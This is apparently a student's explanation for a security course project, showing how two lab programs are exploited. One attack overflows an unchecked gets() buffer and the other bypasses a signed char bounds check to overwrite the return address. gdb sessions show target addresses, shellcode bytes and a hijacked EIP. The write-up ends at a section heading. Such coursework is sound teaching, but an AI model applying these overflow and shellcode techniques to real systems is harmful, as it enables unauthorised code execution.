Explanation for Project 1

Ran Liao, SID 3034504227

February 4, 2019

1 Behind the Scenes

Function *deja_vu*() uses *gets*() to receive input from user without checking array bound properly. Therefore, a long input string can easily overwrite the return address in *deja_vu*() stack frame.



Figure 1: Stack Layout

Figure 1 demonstrates the memory layout of this buggy program. *Door* is a 16-bytes buffer, *sbp* is a 4 bytes integer, and there're another 16 bytes padding between them. In total, malicious input should start with 20 bytes padding. Then, the value of 0xBFFFFDC0 will be written to the next location. This is where the return address be stored. And this value is actually the address right behind this location, in which the malicious shellcode will be injected.

The address of *sbp* can be retrieved by letting gdb print the value of *ebp* register. Add 4 to it will get the correct address that need be written during overflow process.

```
(gdb) b deja_vu
Breakpoint 1 at 0x4ab: file dejavu.c, line 7.
(gdb) r
Starting program: /home/vsftpd/dejavu

Breakpoint 1, deja_vu () at dejavu.c:7
7         gets(door);
(gdb) p $ebp
$1 = (void *) 0xbffffdb8
(gdb)
```

Figure 2: Retrieve Memory Address

2 Compromising Further

This program uses **char** to receive an integer that used to check array access boundary. However, **char** is a signed data type, which means it can be negative. Thus by passing a negative value to it, e.g., 0xFF, we can bypass the boundary checking and initiate an overflow attack.



Figure 3: Stack Layout

The first byte of my malicious input is 0xFF, which is used to bypass the boundary checking. *msg* is a 128-bytes long buffer, which have enough space to put the shellcode. Then, another 105 bytes no-sense padding is introduced. As figure 3 demonstrates, the next location is the return address we need to overwrite. The correct value is 0xBFFFFCF8. This is the address of variable *msg* as well as where the shellcode is put. It's position relative to *sbp* can be calculated by reading assembly codes carefully, and the address of *sbp* can be printed by gdb.

```
pwnable:~$ ./debug-exploit
Reading symbols from agent-smith...done.
(gdb) b *0x0040073a
Breakpoint 1 at 0x40073a
(gdb) r
Starting program: /home/smith/agent-smith pwnzerized
j1Ẋ?É?jFẊ1?Ph//shh/binT[PS??1¥
                            `


Breakpoint 1, 0x0040073a in display (path=0xbfff0a00 "") at agent-smith.c:22
22      }
(gdb) p $eip
$1 = (void (*)()) 0x40073a <display+186>
(gdb) ni
0xbffffcf8 in ?? ()
(gdb) p $eip
$2 = (void (*)()) 0xbffffcf8
(gdb)
```

Figure 4: EIP value

In figure 4, I use gdb to print the value in *eip* register. As you can see, it changed to 0xBFFFFCF8, which means I hijacked the control flow.

3 Deep Infiltration